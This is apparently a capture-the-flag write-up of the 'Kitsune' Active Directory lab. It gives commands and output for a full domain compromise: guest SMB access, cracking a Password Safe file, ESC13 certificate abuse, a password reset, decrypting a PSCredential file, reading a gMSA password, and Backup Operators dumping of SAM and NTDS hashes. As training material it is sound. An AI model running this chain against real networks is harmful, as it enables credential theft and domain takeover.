Hack Smarter : Kitsune
Overview
Kitsune is an easy Active Directory environment authored by xjr (the goat), it features a single domain controller, password safe database, ESC13 to Helpdesk, powershell object deserialization and Backup Operators abuse to dump NTDS.
Objective
You have been hired to perform an internal pentest against the client’s Domain Controller. Your task is to identify all vulnerabilities and (if possible) fully compromise the Domain.
Initial Access
The client has provided you with VPN access to their environment, but no other information.
Recon
Initial enumeration revealed the host running the usual Active Directory service with no Web application running that could have acted as a first target for foothold.
rustscan -a 10.1.205.77 --ulimit 5000 -- -sC -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
:earth_africa:HACK THE PLANET:earth_africa:

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.1.205.77:53
Open 10.1.205.77:88
Open 10.1.205.77:139
Open 10.1.205.77:135
Open 10.1.205.77:389
Open 10.1.205.77:445
Open 10.1.205.77:464
Open 10.1.205.77:593
Open 10.1.205.77:636
Open 10.1.205.77:3268
Open 10.1.205.77:3269
Open 10.1.205.77:3389
Open 10.1.205.77:5985
Open 10.1.205.77:9389
Open 10.1.205.77:49669
Open 10.1.205.77:49666
Open 10.1.205.77:49664
Open 10.1.205.77:49672
Open 10.1.205.77:49671
Open 10.1.205.77:49692
Open 10.1.205.77:49704
Open 10.1.205.77:49703
Open 10.1.205.77:49734
[~] Starting Script(s)
Without initial credentials, I decided to first test ‘Guest’ without a password to authenticate into SMB, which indeed did work, allowing us to enumerate the SMB shares.
nxc smb 10.1.205.77 -u 'Guest' -p '' --shares
SMB         10.1.205.77     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.205.77     445    DC01             [+] kitsune.local\Guest:
SMB         10.1.205.77     445    DC01             [*] Enumerated shares
SMB         10.1.205.77     445    DC01             Share           Permissions     Remark
SMB         10.1.205.77     445    DC01             -----           -----------     ------
SMB         10.1.205.77     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.205.77     445    DC01             C$                              Default share
SMB         10.1.205.77     445    DC01             Files           READ            Global file share
SMB         10.1.205.77     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.205.77     445    DC01             NETLOGON                        Logon server share
SMB         10.1.205.77     445    DC01             SYSVOL                          Logon server share
The Files share did seem like the most promising lead here, so I explored the directory and downloaded its contents with smbclient.py.
smbclient.py 'kitsune.local/Guest:@10.1.205.77'
Impacket v0.14.0.dev0+20260910.163155.6c9907e2 - Copyright Fortra, LLC and its affiliated companies

Password: #just press enter, empty password
Type help for list of commands
# ls
[-] No share selected
# cd Files
[-] No share selected
# use Files
# ls
drw-rw-rw-          0  Tue Oct 13 00:08:20 2026 .
drw-rw-rw-          0  Thu Oct 15 06:49:47 2026 ..
-rw-rw-rw-       3190  Tue Oct 13 00:08:21 2026 10-11-Calendar_October.pdf
-rw-rw-rw-       4076  Tue Oct 13 00:10:23 2026 10-11-Financial_Report.pdf
-rw-rw-rw-       3854  Tue Oct 13 00:10:27 2026 10-11-Timesheet.pdf
-rw-rw-rw-        840  Mon Oct 12 23:10:05 2026 logins.psafe3
# mget *
[*] Downloading 10-11-Calendar_October.pdf
[*] Downloading 10-11-Financial_Report.pdf
[*] Downloading 10-11-Timesheet.pdf
[*] Downloading logins.psafe3
# exit
Cracking The PSafe Masterkey
The logins.psafe3 file caught my eye first so I decided to try and crack it by first converting it into crackable hash for john with pwsafe2john.
❯ pwsafe2john logins.psafe3 > Jhash.txt

❯ john --wordlist=/usr/share/wordlists/rockyou.txt Jhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 327680 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hellokitty       (login)
1g 0:00:00:29 DONE (2026-10-22 13:44) 0.03423g/s 210.3p/s 210.3c/s 210.3C/s 123456..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Then to actually read the passwords with the recovered master password I downloaded the passwordsafe package from apt.
sudo apt install passwordsafeAccessing The Passwords & Enumerating The AD
We can run pwsafe logins.psafe3 to enter our master password hellokitty then we can access the passwords from the UI via the edit feature.

So I recovered three passwords R@nch2026! for the user ranch, they had an email point to the kitsune.local domain, meaning they were highly likely a user on the Active Directory environment, then I#zmE{z[n3HM as the duo login [admin] password, I was unsure what that was so I just added it for potential spraying. The last password was a%KlRhqbuRgL for the root SQL user.
Thus I decided to first try ranch:R@nch2026! to authenticate into SMB, and it indeed worked, allowing me to enumerate usernames on the AD.
 nxc smb 10.1.205.77 -u 'ranch' -p 'R@nch2026!' --users-export users.txt
SMB         10.1.205.77     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.205.77     445    DC01             [+] kitsune.local\ranch:R@nch2026!
SMB         10.1.205.77     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.205.77     445    DC01             Administrator                 2026-10-12 20:49:49 0       Built-in account for administering the computer/domain
SMB         10.1.205.77     445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.205.77     445    DC01             krbtgt                        2026-10-12 08:21:41 0       Key Distribution Center Service Account
SMB         10.1.205.77     445    DC01             ranch                         2026-10-12 20:49:29 0
SMB         10.1.205.77     445    DC01             schlop                        2026-10-18 04:01:44 0       schlop show
SMB         10.1.205.77     445    DC01             pebble                        2026-10-13 02:36:32 0
SMB         10.1.205.77     445    DC01             ross                          2026-10-13 00:36:27 0
SMB         10.1.205.77     445    DC01             protagonist                   2026-10-13 00:37:06 0
SMB         10.1.205.77     445    DC01             [*] Enumerated 8 local users: KITSUNE
SMB         10.1.205.77     445    DC01             [*] Writing 8 local users to users.txt
Furthermore I decided to use bloodyAD to get an ingestion into bloodhound.
bloodyAD --host DC01.ktsune.local -d kitsune.local --dc-ip 10.1.205.77 -u 'ranch' -p 'R@nch2026!' get bloodhound
[+] Connecting to LDAP server
[+] Connected to LDAP serrver
Dumping schema: 2it [00:00,  2.42it/s]
Generating lookuptable: 86it [00:01, 46.99it/s]
Dumping SDs: 100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 90/90 [00:15<00:00,  5.66it/s]
Dumping domains: 100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:00<00:00,  2.05it/s]
Dumping users: 100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 8/8 [00:00<00:00, 42.37it/s]
Dumping computers: 100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 2/2 [00:00<00:00, 11.10it/s]
Dumping groups: 100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 53/53 [00:00<00:00, 227.46it/s]
Dumping GPOs: 100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 2/2 [00:00<00:00, 11.41it/s]
Dumping OUs: 100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:00<00:00,  5.39it/s]
Dumping Containers: 100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 19/19 [00:00<00:00, 79.41it/s]
[+] Bloodhound data saved to 20261022T174956_Bloodhound.zip
[+] Found 0 trusts
However, ranch didn’t have any outbounds controls or other writes that could lead to compromising another user for lateral movement, so I decided to check ADCS for potentially vulnerable Certificate Templates which revealed that ranch can perform ESC13 with a cert linked to the Helpdesk group.
❯ certipy-ad find -u ranch -p 'R@nch2026!' -dc-ip 10.1.205.77 -vulnerable -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 16 issuance policies
[*] Found 1 OID linked to a template
[*] Retrieving CA configuration for 'kitsune-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'kitsune-DC01-CA'
[*] Checking web enrollment for CA 'kitsune-DC01-CA' @ 'DC01.kitsune.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : kitsune-DC01-CA
    DNS Name                            : DC01.kitsune.local
    Certificate Subject                 : CN=kitsune-DC01-CA, DC=kitsune, DC=local
    Certificate Serial Number           : 23E87814E94E648848405CFD9514BD14
    Certificate Validity Start          : 2026-10-12 21:14:31+00:00
    Certificate Validity End            : 2125-10-12 21:24:31+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : KITSUNE.LOCAL\Administrators
      Access Rights
        ManageCa                        : KITSUNE.LOCAL\Administrators
                                          KITSUNE.LOCAL\Domain Admins
                                          KITSUNE.LOCAL\Enterprise Admins
        ManageCertificates              : KITSUNE.LOCAL\Administrators
                                          KITSUNE.LOCAL\Domain Admins
                                          KITSUNE.LOCAL\Enterprise Admins
        Enroll                          : KITSUNE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : Kitsune-User
    Display Name                        : Kitsune-User
    Certificate Authorities             : kitsune-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 4096
    Template Created                    : 2026-10-12T22:12:00+00:00
    Template Last Modified              : 2026-10-13T00:52:56+00:00
    Issuance Policies                   : 1.3.6.1.4.1.311.21.8.10863307.14988779.16010669.3757508.10421200.134.6077557.15214621
    Linked Groups                       : CN=HelpDesk,CN=Users,DC=kitsune,DC=local
    Permissions
      Enrollment Permissions
        Enrollment Rights               : KITSUNE.LOCAL\Domain Admins
                                          KITSUNE.LOCAL\Domain Users
                                          KITSUNE.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : KITSUNE.LOCAL\Administrator
        Full Control Principals         : KITSUNE.LOCAL\Domain Admins
                                          KITSUNE.LOCAL\Enterprise Admins
        Write Owner Principals          : KITSUNE.LOCAL\Domain Admins
                                          KITSUNE.LOCAL\Enterprise Admins
        Write Dacl Principals           : KITSUNE.LOCAL\Domain Admins
                                          KITSUNE.LOCAL\Enterprise Admins
        Write Property Enroll           : KITSUNE.LOCAL\Domain Admins
                                          KITSUNE.LOCAL\Domain Users
                                          KITSUNE.LOCAL\Enterprise Admins
    [+] User Enrollable Principals      : KITSUNE.LOCAL\Domain Users
    [!] Vulnerabilities
      ESC13                             : Template allows client authentication and issuance policy is linked to group 'CN=HelpDesk,CN=Users,DC=kitsune,DC=local'.
Now I referenced the certipy wiki to correctly perform ESC13.
❯ certipy req -u 'ranch@dc01.kitsune.local' -p 'R@nch2026!' -dc-ip 10.1.205.77 -ca 'kitsune-DC01-CA' -template 'Kitsune-User' -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.1.205.77'
[+] DC IP: '10.1.205.77'
[+] DC Host: 'DC01.KITSUNE.LOCAL'
[+] Target IP: None
[+] Remote Name: 'DC01.KITSUNE.LOCAL'
[+] Domain: 'DC01.KITSUNE.LOCAL'
[+] Username: 'RANCH'
[+] Trying to resolve 'DC01.KITSUNE.LOCAL' at '10.1.205.77'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.1.205.77[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.1.205.77[\pipe\cert]
[*] Request ID is 19
[-] Got error while requesting certificate: code: 0x80094811 - CERTSRV_E_KEY_LENGTH - The public key does not meet the minimum size required by the specified certificate template.
Would you like to save the private key? (y/N): y
[*] Saving private key to '19.key'
[+] Attempting to write data to '19.key'
[+] Data written to '19.key'
[*] Wrote private key to '19.key'
[-] Failed to request certificate
Look at that error though, “The public key does not meet the minimum size required by the specified certificate template.”, this meant that certipy was generating a key too small for the certificate template requirements. The fix was simple, just specify a larger keysize when requesting the certificate.
❯ certipy req -u 'ranch@dc01.kitsune.local' -p 'R@nch2026!' -dc-ip 10.1.205.77 -ca 'kitsune-DC01-CA' -template 'Kitsune-User' -key-size 4096 -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.1.205.77'
[+] DC IP: '10.1.205.77'
[+] DC Host: 'DC01.KITSUNE.LOCAL'
[+] Target IP: None
[+] Remote Name: 'DC01.KITSUNE.LOCAL'
[+] Domain: 'DC01.KITSUNE.LOCAL'
[+] Username: 'RANCH'
[+] Trying to resolve 'DC01.KITSUNE.LOCAL' at '10.1.205.77'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.1.205.77[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.1.205.77[\pipe\cert]
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'ranch@kitsune.local'
[+] Found SID in security extension: 'S-1-5-21-3773590124-4237107295-2360938966-1103'
[*] Certificate object SID is 'S-1-5-21-3773590124-4237107295-2360938966-1103'
[*] Saving certificate and private key to 'ranch.pfx'
[+] Attempting to write data to 'ranch.pfx'
[+] Data written to 'ranch.pfx'
[*] Wrote certificate and private key to 'ranch.pfx'
With the .pfx acquired we can authenticate with the certificate and then use the TGT we get to have the same writes as the Helpdesk group.
❯ certipy auth -pfx ranch.pfx -dc-ip 10.1.205.77
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ranch@kitsune.local'
[*]     Security Extension SID: 'S-1-5-21-3773590124-4237107295-2360938966-1103'
[*] Using principal: 'ranch@kitsune.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ranch.ccache'
[*] Wrote credential cache to 'ranch.ccache'
[*] Trying to retrieve NT hash for 'ranch'
[*] Got hash for 'ranch@kitsune.local': aad3b435b51404eeaad3b435b51404ee:47d29308446189faa2acec65586963c1
I confirmed the writes with get writable on bloodyAD.
❯ bloodyAD --host DC01.kitsune.local -d kitsune.local --dc-ip 10.1.205.77 -k get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=kitsune,DC=local
permission: WRITE

distinguishedName: CN=ranch,CN=Users,DC=kitsune,DC=local
permission: WRITE

distinguishedName: CN=schlop,CN=Users,DC=kitsune,DC=local
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: DC=kitsune.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=kitsune,DC=local
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.kitsune.local,CN=MicrosoftDNS,DC=ForestDnsZones,DC=kitsune,DC=local
permission: CREATE_CHILD
User Flag
GenericAll on schlop would allow us to reset his password and then access WinRM as part of the Remote Management Group and explore the files on the server.
bloodyAD --host DC01.kitsune.local -d kitsune.local --dc-ip 10.1.205.77 -k set password schlop 'Schlop123'
[+] Password changed successfully!
❯ evil-winrm-py -i 10.1.205.77 -u Schlop -p 'Schlop123'
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.7.0
[*] Connecting to '10.1.205.77:5985' as 'Schlop'
evil-winrm-py PS C:\Users\schlop\Documents> cd ..\Desktop
evil-winrm-py PS C:\Users\schlop\Desktop> type user.txt
,-. _,---._ __ / \
/ ) .-' `./ / \
( ( ,' `/ /|
\ `-" \'\ / |
`. , \ \ / |
/`. ,'-`----Y |
( ; | '
| ,-. ,-' | /
| | ( | yay! | /
) | \ `.___________|/
`--' `--'
HSM{<flag here>}Then I looked back on bloodhound, there was svc_gmsa account that is part of the Backup Operators group, if I could read the account’s password then I can dump hashes with the backup-operator module from nxc.
❯ nxc ldap 10.1.205.77 -u 'schlop' -p 'Schlop123' --gmsa
LDAP        10.1.205.77     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:kitsune.local) (signing:Enforced) (channel binding:Never)
LDAP        10.1.205.77     389    DC01             [+] kitsune.local\schlop:Schlop123
LDAP        10.1.205.77     389    DC01             [*] Getting GMSA Passwords
LDAP        10.1.205.77     389    DC01             Account: svc_gmsa$            NTLM: <no read permissions>                PrincipalsAllowedToReadPassword: IT
Though schlop, couldn’t read it as they weren’t in the IT group, so I quickly checked who was there in that group and it appeared that pebble was the only member in the group.
Deserializing The Cred File
I went back into my WinRM session and checked for anything that could get me access to pebble, there appeared to be a .cred file for pebble in schlop’s documents.
❯ evil-winrm-py -i 10.1.205.77 -u Schlop -p 'Schlop123'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.7.0

[*] Connecting to '10.1.205.77:5985' as 'Schlop'
evil-winrm-py PS C:\Users\schlop\Documents> dir


    Directory: C:\Users\schlop\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/13/2026   2:37 AM           1770 networkAuth.cred


evil-winrm-py PS C:\Users\schlop\Documents> cat networkAuth.cred
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">pebble</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000015eb4da53276741952d904a69c440310000000002000000000010660000000100002000000041903d6d7ae4fa86dd56bfe8741f4a15c9e2226d386f88f6aec7f15a5779f3e6000000000e8000000002000020000000b3604d46abd67313eb9a551d3b289c48c922bada4680807c9b7556e0633f19b920000000ae67f87d8559a61c20268cde4649e3538e0c15a7e7153c33e2fc6f7b13c713a44000000064462a2ea8ee6b2bccf09125fa86779431d4ccea0c9a30f2a325239c4199e26982ae745497a01016f90238173a2eb540b47410a39f97e8cb89c8d3ca14bcc8d7</SS>
    </Props>
  </Obj>
</Objs>
This appeared to be a serialized powershell object, meaning we can retrieve the plain text password by deserializing the object.
evil-winrm-py PS C:\Users\schlop\Documents> $myObject = Import-Clixml -Path "C:\Users\schlop\Documents\networkAuth.cred"
evil-winrm-py PS C:\Users\schlop\Documents> type $myObject
Cannot find path 'C:\Users\schlop\Documents\System.Management.Automation.PSCredential' because it does not exist.
evil-winrm-py PS C:\Users\schlop\Documents> $plainPassword = $myObject.GetNetworkCredential().Password
evil-winrm-py PS C:\Users\schlop\Documents> type $plainPassword
Cannot find path 'C:\Users\schlop\Documents\PebbleIs47!' because it does not exist.
evil-winrm-py PS C:\Users\schlop\Documents> exit
I suppose I did it somewhat incorrectly as it tried to access the revealed password PebbleIs47! as a path, the correct way would be:
$Credential = Import-Clixml -Path "C:\path\to\your\file.xml"
$Credential.GetNetworkCredential().Password
Read GMSA Password & Dump Hashes
From there on it is a quite simple path to Administrator by reading the gmsa hash via ldap, then using the backup_operator module to dump the hashes for us.
❯ nxc ldap 10.1.205.77 -u pebble -p 'PebbleIs47!' --gmsa
LDAP        10.1.205.77     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:kitsune.local) (signing:Enforced) (channel binding:Never)
LDAP        10.1.205.77     389    DC01             [+] kitsune.local\pebble:PebbleIs47!
LDAP        10.1.205.77     389    DC01             [*] Getting GMSA Passwords
LDAP        10.1.205.77     389    DC01             Account: svc_gmsa$            NTLM: 085691c182d60ab1a12466ce7b50d29d     PrincipalsAllowedToReadPassword: IT
❯ nxc smb 10.1.205.77 -u 'svc_gmsa$' -H 085691c182d60ab1a12466ce7b50d29d -M backup_operator
SMB 10.1.205.77 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.205.77 445 DC01 [+] kitsune.local\svc_gmsa$:085691c182d60ab1a12466ce7b50d29d
BACKUP_O... 10.1.205.77 445 DC01 [*] Triggering RemoteRegistry to start through named pipe...
BACKUP_O... 10.1.205.77 445 DC01 Saved HKLM\SAM to \\10.1.205.77\SYSVOL\SAM
BACKUP_O... 10.1.205.77 445 DC01 Saved HKLM\SYSTEM to \\10.1.205.77\SYSVOL\SYSTEM
BACKUP_O... 10.1.205.77 445 DC01 Saved HKLM\SECURITY to \\10.1.205.77\SYSVOL\SECURITY
SMB 10.1.205.77 445 DC01 [*] Copying "SAM" to "/home/kali/.nxc/logs/DC01_10.1.205.77_2026-10-22_144515.SAM"
SMB 10.1.205.77 445 DC01 [+] File "SAM" was downloaded to "/home/kali/.nxc/logs/DC01_10.1.205.77_2026-10-22_144515.SAM"
SMB 10.1.205.77 445 DC01 [*] Copying "SECURITY" to "/home/kali/.nxc/logs/DC01_10.1.205.77_2026-10-22_144515.SECURITY"
SMB 10.1.205.77 445 DC01 [+] File "SECURITY" was downloaded to "/home/kali/.nxc/logs/DC01_10.1.205.77_2026-10-22_144515.SECURITY"
SMB 10.1.205.77 445 DC01 [*] Copying "SYSTEM" to "/home/kali/.nxc/logs/DC01_10.1.205.77_2026-10-22_144515.SYSTEM"
SMB 10.1.205.77 445 DC01 [+] File "SYSTEM" was downloaded to "/home/kali/.nxc/logs/DC01_10.1.205.77_2026-10-22_144515.SYSTEM"
BACKUP_O... 10.1.205.77 445 DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:2dffec5d0dda0cbc8bf571471641e001:::
BACKUP_O... 10.1.205.77 445 DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
BACKUP_O... 10.1.205.77 445 DC01 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
BACKUP_O... 10.1.205.77 445 DC01 KITSUNE\DC01$:aes256-cts-hmac-sha1-96:54fa75afbd2c8ebc0a7c66d12d6658135ff7cccd6308c6f252d5650ecf3d6142
BACKUP_O... 10.1.205.77 445 DC01 KITSUNE\DC01$:aes128-cts-hmac-sha1-96:98aee140894c50fc6b9df1f8f45c6bc0
BACKUP_O... 10.1.205.77 445 DC01 KITSUNE\DC01$:des-cbc-md5:7054e68cadc1e951
BACKUP_O... 10.1.205.77 445 DC01 KITSUNE\DC01$:plain_password_hex:dec5c211d4babd91e437304c43c778d6de456ecc929c4814883425cf929e33d9eb7d6d0147c801d263a5467ccf340b2b03dcb1c83a5bad6c7ee81391acf12a9c9b4159c736d32c68e301f35a66536423d3ae3416bbde25d75d79755a63c0b4513ebcae2988d8184eb9ab4927901ec4b09e2f1bb861f06474556cff298c08e4be1d38a0b5862d90920def2e5fc1c664adad34b4f2a31f5139cdba68129fe89b70dde6aac1f3e1f818fe6b8ebc70604c27354432e8e7e7970e3f463d0f92919d58ebbd328d52a9edc1eee7cbcec9a18f0cbb718ec6a273a568c76b630a84a820a8a3f467da2f6e4a31021b03b58ccbb021
BACKUP_O... 10.1.205.77 445 DC01 KITSUNE\DC01$:aad3b435b51404eeaad3b435b51404ee:051ab8df98778de210183fd864020f45:::
BACKUP_O... 10.1.205.77 445 DC01 dpapi_machinekey:0x2d3f243818d41c56a5d560c6f9e8e8e91c63cc7e
dpapi_userkey:0xdbc4e9db99118d5c9bbfa64d0ca5c065bfa814b5
BACKUP_O... 10.1.205.77 445 DC01 NL$KM:d6f91ebe2095216a88221f5c92ce2c8abbcf2c385953a43aefa003daeaa5a8cf0e6f9192023e5b4540e2c7a8d5da8b116d776b5f3f7848120fbfa8ce06c2c67c
SMB 10.1.205.77 445 DC01 [+] kitsune.local\Administrator:2dffec5d0dda0cbc8bf571471641e001 (Pwn3d!)
BACKUP_O... 10.1.205.77 445 DC01 [*] Dumping NTDS...
SMB 10.1.205.77 445 DC01 [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 10.1.205.77 445 DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:2dffec5d0dda0cbc8bf571471641e001:::
SMB 10.1.205.77 445 DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.1.205.77 445 DC01 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d1c9d31dc9ece5e96fc344c85782ba93:::
SMB 10.1.205.77 445 DC01 kitsune.local\ranch:1103:aad3b435b51404eeaad3b435b51404ee:47d29308446189faa2acec65586963c1:::
SMB 10.1.205.77 445 DC01 kitsune.local\schlop:1105:aad3b435b51404eeaad3b435b51404ee:3423d3349a838cd7d20ea806f900025b:::
SMB 10.1.205.77 445 DC01 kitsune.local\pebble:1106:aad3b435b51404eeaad3b435b51404ee:b83abecf382a399ee1885f72a596d2d3:::
SMB 10.1.205.77 445 DC01 kitsune.local\ross:1107:aad3b435b51404eeaad3b435b51404ee:3f48c34a06f664d675b41282e7606ed7:::
SMB 10.1.205.77 445 DC01 kitsune.local\protagonist:1108:aad3b435b51404eeaad3b435b51404ee:3f48c34a06f664d675b41282e7606ed7:::
SMB 10.1.205.77 445 DC01 DC01$:1000:aad3b435b51404eeaad3b435b51404ee:051ab8df98778de210183fd864020f45:::
